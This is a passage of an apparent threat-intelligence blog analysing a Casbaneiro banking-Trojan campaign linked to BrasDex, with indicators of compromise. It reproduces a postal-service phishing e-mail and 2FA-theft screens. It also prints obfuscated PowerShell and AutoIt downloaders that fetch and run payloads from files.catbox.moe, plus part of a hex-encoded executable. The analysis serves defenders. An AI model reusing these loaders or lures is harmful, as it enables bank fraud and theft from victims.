
However, to put an end to the debate, while writing our blog we discovered an ongoing campaign of BrasDex and Casbaneiro distributed through the same drop point, thus allowing us to conclude that Casbaneiro is the a desktop malware operated by same actors behind BrasDex.

The latest desktop campaign is the same in MO as previous ones, and we will briefly highlight the most notable parts of the desktop campaign.

It was delivered through **phishing e-mails** about a failed delivery, pretending to be from the Brazilian postal service and containing a link to a form to be filled in.

Phishing e-mail

Casbaneiro distributed through e-mails impersonating postal service



Subject **Atenção: Foram realizadas tentativas de entrega no seu endereço!**

NOTIFICAÇÃO SEDEX

Atenção **andre.sousa@agrex.com.br**, foram realizadas tentativas de entrega no seu endereço e por motivo de ausência de destinatário sua encomenda retornou para nosso centro de distribuição de encomendas e cartas.

Não se esqueça de trazer o **formulário preenchido** e um documento de **identificação com foto*** para a retirada da entrega.

Baixar Formulário


INFORMAÇÕES:

Serão realizadas 3 (três) tentativas de entrega nos seguintes dias e horários: A segunda e a terceira tentativa são realizadas nos dias úteis imediatamente subseqüentes. Caso as 3 tentativas de entrega domiciliar sejam frustradas, o objeto ficará disponível para reenvio pelo prazo de 7 dias corridos.

When the victim clicked the link, a ZIP archive was downloaded. This archive contained a Microsoft Software Installer package (MSI). When analyzing the file, we discovered that it contains an obfuscated script that will download the next stage of the malware.


# MSI package

Obfuscated script used to download the next stage



| Action | T... | Source | Target |
|---|---|---|---|
| AI_AuthorSinglePackage | 1 | aicustact.dll | AI_AuthorSinglePackage |
| AI_InstallModeCheck | 1 | aicustact.dll | UpdateInstallMode |
| AI_SHOW_LOG | 65 | aicustact.dll | LaunchLogFile |
| AI_DpiContentScale | 1 | aicustact.dll | DpiContentScale |
| AI_EnableDebugLog | 321 | aicustact.dll | EnableDebugLog |
| SET_APPDIR | 307 | APPDIR | [AppDataFolder][Manufacturer]\[Pro |
| AI_DoRemoveExternalUIStub | 3585 | ExternalUICleaner.dll | DoRemoveExternalUIStub |
| AI_BACKUP_AI_SETUPEXEPATH | 51 | AI_SETUPEXEPATH_ORIGINAL | [AI_SETUPEXEPATH] |
| AI_DATA_SETTER | 51 | CustomActionData | DigitallySignScript ▯Flags 0▯Params |
| AI_DOWNGRADE | 19 |  | 4010 |
| AI_PREPARE_UPGRADE | 65 | aicustact.dll | PrepareUpgrade |
| AI_RESTORE_LOCATION | 65 | aicustact.dll | RestoreLocation |
| AI_RESTORE_AI_SETUPEXEPATH | 51 | AI_SETUPEXEPATH | [AI_SETUPEXEPATH_ORIGINAL] |
| AI_RemoveExternalUIStub | 1 | ExternalUICleaner.dll | RemoveExternalUIStub |
| AI_ResolveKnownFolders | 1 | aicustact.dll | AI_ResolveKnownFolders |
| AI_STORE_LOCATION | 51 | ARPINSTALLLOCATION | [APPDIR] |
| OpenUrl | 2 | viewer.exe | https://get.adobe.com/br/reader/ |
| AI_CORRECT_INSTALL | 51 | AI_INSTALL | {} |

*Script in MSI package*




```
DigitallySignScript<0x02><0x01>Flags<0x02>0<0x01>Params<0x02><0x01>Script<0x02> SET-IteM
("[\{]1[\}][\{]0[\}][\{]3[\}][\{]4[\}][\{]2[\}]"-f'ArIAbL','V','c','e:F','3U')
([\[]tYpe[\]]("[\{]4[\}][\{]5[\}][\{]0[\}][\{]2[\}][\{]3[\}][\{]1[\}][\{]6[\}]"-F '.e','I
=[\[]TYpe[\]]("[\{]2[\}][\{]4[\}][\{]0[\}][\{]1[\}][\{]3[\}]" -F'Em.C','onVER','SY','t','
\{]2[\}][\{]4[\}][\{]1[\}][\{]0[\}][\{]3[\}]"-f'4S','6','Fro','tring','mBase').Invoke(("[\
5[\}]"-f'X','6Ly9m','i','b3gu','bW9lL3FiaGpjYS56a','A=','aWxlcy5jYXR','aHR0cHM'))|&('?')[\
'm','New-','Ite') -Type ("[\{]1[\}][\{]0[\}]"-f 'irectory','D') -Path (("[\{]2[\}][\{]3[\
'p','em','C:PqotemplatePq','ot')).REplace(([\[]chaR[\]]80+[\[]chaR[\]]113+[\[]chaR[\]]111
-f't','N','-Objec','ew') ("[\{]2[\}][\{]1[\}][\{]4[\}][\{]3[\}][\{]0[\}]"-f 'ent','e','N',
'dFile','Dow','oa','nl').Invoke($[\{]F`L[\}],((("[\{]4[\}][\{]6[\}][\{]2[\}][\{]3[\}][\{]5
'Swftp6','32','wtem','plat','C:m','em','S','.zip'))  -CRePLACE  'mSw',[\[]chAR[\]]92));(&
-com ("[\{]2[\}][\{]3[\}][\{]1[\}][\{]0[\}][\{]4[\}][\{]5[\}]"-f'plicat','.ap','sh','ell',
oke(((("[\{]3[\}][\{]1[\}][\{]5[\}][\{]2[\}][\{]4[\}][\{]0[\}]"-f
'plateL4Rtemp',':','R','C','tem','L4'))."ReP`lACE"('L4R',[\[]StRiNg[\]][\[]cHaR[\]]92))).
'Here','Co','py').Invoke((&("[\{]2[\}][\{]0[\}][\{]1[\}]" -f 'ew-','object','n') -com ("[\
-f'pplication','el','l.a','sh')).("[\{]2[\}][\{]1[\}][\{]0[\}]"-f'ace','sp','name').Invoke
'C','mplatebxIftp6','32.zip','te',':bxI'))."Rep`l`ACE"(([\[]CHaR[\]]98+[\[]CHaR[\]]120+[\
'I','tems').Invoke(),0x14);.("[\{]1[\}][\{]0[\}][\{]2[\}][\{]3[\}]"-f 'nv','I','oke-Ite',
\{]10[\}][\{]9[\}][\{]8[\}][\{]0[\}][\{]3[\}][\{]5[\}][\{]7[\}][\{]11[\}]"-f'cmd.A',':[\{
mp[\{]','st.cmd','[\}]templ','t')) -f [\[]ChAR[\]]92);.("[\{]1[\}][\{]0[\}][\{]2[\}][\{]3
8;.("[\{]1[\}][\{]2[\}][\{]0[\}]"-f'em','Remove-I','t') ((("[\{]3[\}][\{]2[\}][\{]5[\}][\
'V','e','m','C:VlUte','lUtemp','plat'))-replAcE([\[]char[\]]86+[\[]char[\]]108+[\[]char[\
-Recurse;&("[\{]0[\}][\{]1[\}][\{]2[\}]"-f'Remove-I','t','em') ((("[\{]1[\}][\{]3[\}][\{]
5','632.z','ategv5','ip'))-REPlAce'gv5',[\[]CHAr[\]]92);&("[\{]2[\}][\{]1[\}][\{]0[\}]"-f
((("[\{]5[\}][\{]2[\}][\{]6[\}][\{]0[\}][\{]4[\}][\{]3[\}][\{]1[\}]"-f'p','[\{]0[\}]fisc.
```

*Obfuscated URL in script*

The downloaded file is an archive containing **AutoIt interpreter** and obfuscated **AutoIt script.** When launched it will download another archive containing another AutoIt script. The new script is bigger as in contains binary data encoded in hex strings. This is the final payload that is decoded and executed by the script. Thus, this multi-staged process results in the a Delphi payload running on the Windows machine:

# AutoIt scripts


Multi-staged dropper



```
IF NOT FILEEXISTS(EXFTIASBAL("C:ç\çteçmçpçlaçtçe\çmaçrçkçetç.cçmçd","ç"))THEN
DIRCREATE(EXFTIASBAL("C:\templçaçteç\","ç"))
LOCAL $F40DE7F75C0BE50EC20C6D875189762D92F87D71F75E1AC98E761BF8E9A1B7B709555B1E523F6645E69A01C4B5D643FDE6B523
LOCAL $95B1B6070263AE62E96627F30ED66FD0=EXFTIASBAL("Cç:ç\çtemplaçteç\","ç")&$F40DE7F75C0BE50EC20C6D875189762D
F6645E69A01C4B5D643FDE6B523C538500726C0252B3E79EB987D&EXFTIASBAL(".zçipç","ç")
LOCAL $8F7465F9DC936C1B8E82248DEAD5DFB328F40A69=INETGET(EXFTIASBAL("ççççhççççtçtççççpççççsçççç:çç/ççç/
çççfçççiççlçççeççsççç.ççççaççççtççççbççççoççxç.çmçoççççeççç/ççjçççtçnççççxççsçqççç.ççççzçççiççççp","ç"),$95B
DIRCREATE(EXFTIASBAL("Cç:ç\çtçeçmpçlçate\","ç")&EXFTIASBAL("tmzç","ç"))
QINTGBNDS($95B1B6070263AE62E96627F30ED66FD0,EXFTIASBAL("C:\çtçeçmçpçlaçtçe\ç","ç")&EXFTIASBAL("tmçzç","ç"))
RUN(EXFTIASBAL("C:ç\çtçeçmplaçte\çtmz\çmçarçkçetç.cçmçdç.çAçDçSç.Rçuçn-çmçeç-çfçirsçt.cmçd","ç"))
SLEEP(5000)
FILEDELETE(EXFTIASBAL("Cç:ç\çtçeçmplaçte\","ç")&$F40DE7F75C0BE50EC20C6D875189762D92F87D71F75E1AC98E761BF8E9A1
538500726C0252B3E79EB987D&EXFTIASBAL(".ziçpç","ç"))
DIRREMOVE(EXFTIASBAL("Cç:\çtçeçmplaçte\çtçmçz","ç"),1)
ENDIF
LOCAL $7FA92D80FC1FEB234D7666C61516DE8ECA3FE262=ENVGET(EXFTIASBAL("APPçDçATçAç","ç"))
```

```
IF NOT FILEEXISTS(EXFTIASBAL("C:\template\market.cmd",""))THEN
DIRCREATE(EXFTIASBAL("C:\template\",""))
LOCAL $F40DE7F75C0BE50EC20C6D875189762D92F87D71F75E1AC98E761BF8E9A1B7B709555B1E523F6645E69
A01C4B5D643FDE6B523C538500726C0252B3E79EB987D=OOQUII(8)
LOCAL $95B1B6070263AE62E96627F30ED66FD0=EXFTIASBAL("C:\template\","")&$F40DE7F75C0BE50EC20
C6D875189762D92F87D71F75E1AC98E761BF8E9A1B7B709555B1E523F6645E69A01C4B5D643FDE6B523C538500
726C0252B3E79EB987D&EXFTIASBAL(".zip","")
LOCAL $8F7465F9DC936C1B8E82248DEAD5DFB328F40A69=INETGET(
EXFTIASBAL("https://files.catbox.moe/jtnxsq.zip",""),$95B1B6070263AE62E96627F30ED66FD0,1)
DIRCREATE(EXFTIASBAL("C:\template\","")&EXFTIASBAL("tmz",""))
QINTGBNDS($95B1B6070263AE62E96627F30ED66FD0,EXFTIASBAL("C:\template\","")&EXFTIASBAL("tmz"
,""))
RUN(EXFTIASBAL("C:\template\tmz\market.cmd.ADS.Run-me-first.cmd",""))
SLEEP(5000)
```

*Downloader AutoIt script*



```
WHILE 1
$EAEB053508E0C46BDD40FD3EB77D3769111061578D2FCC4ED2E5056A44960D05A3B9A5F1F87D297D827F0AF796348B12=DLLSTRUCTCREATE(KKPQDRUDSYQ("ptr
InMemoryOrderModuleList[2];","")&KKPQDRUDSYQ("ptr InInitializationOrderModuleList[2];","")&KKPQDRUDSYQ("ptr DllBase;","")&KKPQDRUDSYQ("ptr
EntryPoint;","")&KKPQDRUDSYQ("ptr Reserved3;","")&KKPQDRUDSYQ("word LengthFullDllName;","")&KKPQDRUDSYQ("word
LengtMaxFullDllName;","")&KKPQDRUDSYQ("ptr FullDllName;","")&KKPQDRUDSYQ("word LengthBaseDllName;","")&KKPQDRUDSYQ("word
LengtMaxBaseDllName;","")&KKPQDRUDSYQ("ptr BaseDllName;",""),$EE769D490254D739B4196A9FA3FEF04C)
$EE769D490254D739B4196A9FA3FEF04C=DLLSTRUCTGETDATA($EAEB053508E0C46BDD40FD3EB77D3769111061578D2FCC4ED2E5056A44960D05A3B9A5F1F87D297D827F0AF796348B12,KK
PQDRUDSYQ("InMemoryOrderModuleList",""),2)
IF $EE769D490254D739B4196A9FA3FEF04C=$248F8811A1B4BFB5135ABE9B9D04EADE THEN EXITLOOP
$27FE2DB95AB24066D405EEB74ED6BD0EA5F0CEEE=DLLSTRUCTGETDATA(DLLSTRUCTCREATE(KKPQDRUDSYQ("wchar[","")&DLLSTRUCTGETDATA($EAEB053508E0C46BDD40FD3EB77D37691
11061578D2FCC4ED2E5056A44960D05A3B9A5F1F87D297D827F0AF796348B12,KKPQDRUDSYQ("LengthBaseDllName",""))/2&"]",DLLSTRUCTGETDATA($EAEB053508E0C46BDD40FD3EB7
7D3769111061578D2FCC4ED2E5056A44960D05A3B9A5F1F87D297D827F0AF796348B12,KKPQDRUDSYQ("BaseDllName",""))),1)
IF $27FE2DB95AB24066D405EEB74ED6BD0EA5F0CEEE=$5E5FB2B6E5D0AC54B3AB27BC27A7BBFB THEN
DLLSTRUCTSETDATA(DLLSTRUCTCREATE(KKPQDRUDSYQ("wchar[","")&DLLSTRUCTGETDATA($EAEB053508E0C46BDD40FD3EB77D3769111061578D2FCC4ED2E5056A44960D05A3B9A5F1F87
D297D827F0AF796348B12,KKPQDRUDSYQ("LengthBaseDllName",""))/2&"]",DLLSTRUCTGETDATA($EAEB053508E0C46BDD40FD3EB77D3769111061578D2FCC4ED2E505
6A44960D05A3B9A5F1F87D297D827F0AF796348B12,KKPQDRUDSYQ("BaseDllName",""))),1,$2EE0FA222D3604B2F7DC1B9DAB85D279)
RETURN 1
ENDIF
WEND
RETURN SETERROR(2,0,0)
ENDFUNC
FUNC DXDIAG()
LOCAL $DXDIAG="0x4D5A50000200000004000F00FFFF0000B80000000000000040001A00000000000000000000000000000000000000000000000000000000000000000010000BA10
0E1FB409CD21B8014CCD21909054686973207072 6F6772616D206D7573742062652072756E20756E6465722057696E33320D0A243700000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000504500004C010A00E5638E63000000000000000000E0008EA10B01021900183C000038F00000
00000C4313C00001000000403C000000400000100000000200000050000000000000000500000000000000000302D0100040000000000000000200000000000000000000000000000010000010000
0000001000000000903F00C402000000303F006E410000006044000D0E8000000000000000000000000000000000000000B03F00E0AF040000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000443C3F00280A000000803F00A809000000000000000000000000000000000000002E74657874000000F0D23B0000100000
00D43B00000400000000000000000000000000000200000602E697465787400000442000000F03B000044000000D83B00000000000000000000000000000200000602E646174610000009465020
000403C0000660200001C3C00000000000000000000000000000400000C02E627373000000000947D000000B03E000000000000000000000000000000000000000000000C02E6964617461000
006E41000000303F00004200000823E0000000000000000000000000000400000C02E64696461746100A809000000803F00000A000000C43E00000000000000000000000000000400000C02E656
46174610000C402000000903F00004000000CE3E0000000000000000000000000000400000402E7264617461000044000000000A03F000002000000D23E000000000000000000000000000040000
00402E72656C6F630000E0AF040000B03F0000B0040000D43E000000000000000000000000000000400000422E72737263000000000D0E800006044 0000D0E80000844300000000000000000000
0000040000040000000000000000000000000302D01000000000000542C0100000000000000000000000000000000000400000040000000000000000000000000000000000000000000000000
```

*Downloaded AutoIt script with binary payload*

When analyzing the final payload, our analysts identified it as Casbaneiro, based on the same communication protocol, strings and obfuscation mechanisms used. The sample analyzed uses the same decryption algorithms for string and payload decryption as in previously described campaigns. The latest sample analyzed has a compilation date of December 5th, 2022.

Casbaneiro is a Windows banking Trojan written in Delphi that targets users of online banking as well as users of desktop banking applications. It is able to collect the data about the infected device, take screenshots and perform keylogging, hijack clipboard data, etc.


The following Bitcoin wallet is hardcoded in Casbaneiro to be used to replace a cryptocurrency wallet copied by victim in clipboard:

```
bc1q23dsv7wnngxj3prwjdegk9e2j6c4rs39qg86xk
```

When running, Casbaneiro monitors the launched processes and opened URLs to find those related to banking applications. It also downloads bank-specific pictures from Google Drive, and uses them to steal 2FA codes from victim. This last step is done to authenticate to banking application on the actors' device. For one of the banks such pictures contain QR-codes generated by the actors; the victim is tricked into scanning them with the mobile banking application and as a result, a new desktop device (controlled by cyber-criminals) will be authenticated and will have access to victim's banking account.

Phishing screens

Multiple templates to steal 2FA codes



Prezado Cliente,

é necessário a confirmação dos dados solicitados abaixo:

Digite a Assinatura Eletrônica:

Digite o código sms que aparecerá no visor do seu aparelho e aguarde o fim da atualização.

Abra agora o app itaú no celular. Toque no ícone iToken e selecione a aba iToken QR Code para ler esta imagem e gerar um código. Digite no campo abaixo.

Seu código expira em: 00:00 min

Digite o código iToken QR Code:

ATENÇÃO!

- Certifique-se que seu app está atualizado. A versão mais recente está disponível no Google Play e App Store.
- O iToken QR Code não está disponível no app itaú light.

*Windows used to steal 2FA codes*

*QR code generated by criminals for desktop authorisation*

## Conclusion

Being independent and full-fledged malware families, BrasDex and Casbaneiro form a very dangerous pair, allowing the actor behind them to target both Android and Windows users on a large scale.

Moreover, the appearance of convenient payment systems not only makes payments comfortable for customers but also opens an opportunity for cyber-criminals to use it for fraudulent operations. The BrasDex case shows the necessity of fraud detection and prevention mechanisms in place on customers devices: fraudulent payments made automatically with the help of ATS engines appear legitimate to bank backends and fraud scoring engines, as they are made through the same device that is usually used by customer. Thus, a proper solution is needed on the very first border to identify suspicious behavior during the transaction combined with visibility of threats present on customer's devices.

## Fraud Risk Suite

ThreatFabric's Fraud Risk Suite enables safe & frictionless online customer journeys by integrating industry-leading mobile threat intel, behavioral analytics, advanced device fingerprinting and over 10.000 adaptive fraud indicators. This will give you and your customers peace of mind in an age of ever-changing fraud.

## Appendix

### BrasDex Samples

| App Name | Package name | SHA256 |
|---|---|---|
| GoogleDocs XML APK | com.mydocs.documents | 7747a9912e2605b64430a27e3c5af3556c26b4cb04c7242ca4e2cad5b6b33363 |
| GoogleDocs XML APK | com.mydocs.documents | 26ea3906cd0c724b0e0adb5b6c00144e59aa89aac18cd608c6e5a22c28c8d644 |
| Santander Atualização | com.mydocs.documents | b549733ed3b77d97c7b2f9f651f22abc4df50899c01612a28ec6809d1a2c0040 |

### BrasDex C2

| Url |
|---|
| brasdex[.]com |

### BrasDex Targets

| Package name | Application name |
|---|---|
| com.picpay | PicPay: Pagamentos, Transferências, Pix e Cashback |
| com.itau | Banco Itaú: Gerencie sua conta pelo celular |
| com.nu.production | Nubank |
| com.bradesco | Bradesco |
| br.com.gabba.Caixa | CAIXA |
| com.santander.app | Santander Brasil |
| br.com.original.bank | Banco Original |
| br.com.intermedium | Inter: conta digital completa |
| br.com.bb.android | Banco do Brasil |
| com.binance.dev | Binance (not fully developed ATS Script) |

### BrasDex Conditions

| Conditions | Description |
|---|---|
| enabled | Is enabled |
| textEqL | Text is equal (lowercase) |
| prevNodeDescC | Previous Node Description contains string s |
| descCL | Node Description contains |
| descEq | Node Description equals |
| prevNodeTextC | Previous Node Description contains |

| Conditions | Description |
|---|---|
| getBlc | Get balance value |
| prevNodeTextEqL | Previous node text equals (lowercase) |
| textCL | Text contains (lowercase) |
| textEq | Text equals |
| getChildsChildDesc | Get description of child of child node |
| getChildsChildText | Get text of child of child node |
| isClickable | Node is clickable |
| clickNodeVerify | Click node passed as parameter |
| getChildDesc | Get child node description |
| getChildText | Get child node text |
| className | Get className |
| acc | Check type of account (EMAIL,CPF,CEL) |
| blc | Check balance |
| clickNodeParentVerify | Click parent node |
| isParentClickable | is parent node clickable |
| descC | Description contains |
| hintC | Hint contains |
| isNum | Is number |
| noBlc | Check if no balance |
| textC | Text contains |
| disabled | Is disabled |
| resName | Get view id resource name |
| prevNodeDescCL | Previous node description contains lowercase |
| prevNodeDescEq | Previous node description equals |
| prevNodeTextCL | Previous node text contains lowercase |
| prevNodeTextEq | Previous node text equals |
| getCounter | Get saved value of specified string |
| clickCurrentNodeVerify | Click current node |
| isStuck | Check if engine is stuck on some action (100 secs) |
| getNodeListSize | Get node list size |

## BrasDex Actions

| Actions | Description |
|---|---|

| Actions | Description |
|---|---|
| BRASetVal | Set value for com.bradesco |
| clickNode | Click node |
| addCounter | Create/add new counter |
| ORISetVal | Set value for br.com.original.bank |
| template | Set colors for template to overlay |
| finish | Finish execution and send data to c2 |
| addNode | Add node to node list |
| clickNodesParent | Click nodes parent |
| clickCurrentNode | Click current node |
| return | Stops recursive search in nodes |
| setAcc | Set account |
| setBlc | Set balance value (from either text or description) |
| NUSetVal | Set value for com.nu.production |
| INTSetVal | Set value for br.com.intermedium |
| clickCurrentsChildNode | Click current node child |
| CXSetVal | Set value for br.com.gabba.Caixa |
| SetPwCharAt | Set password char by char |
| act | Give accessibility focus to the node |
| back | Press back |
| home | Press home |
| next | Press next |
| wait | Wait set time |
| setPw | Set password value |
| increaseCounter | Increase specified counter by one |
| logTemplate | Present window to log specific data |
| SANSetVal | Set value for com.santander.app |
| focusCurrentNode | Get action focus to the current node |
| recents | Press recents |
| setBlcBB | Set balance value for banco do brasil bank |
| ITASetVal | Set value for com.itau |
| focusNode | Get action focus to the specified node |
| sleepTolerance | Set sleep tolerance before aborting |
| setBlc2 | Set balance value (from either text or description)2 |

| Actions | Description |
|---|---|
| setText | Set Text |

## Casbaneiro samples

| SHA 256 |
|---|
| 5a3b2128c550829ab357abd7c830506df73893e204a8e2578fc1e61a72de3df5 |
| 519d76eb6fea8b1a699c3a543b5f5eafab883ed92f6d207b8fa0189482b72ba1 |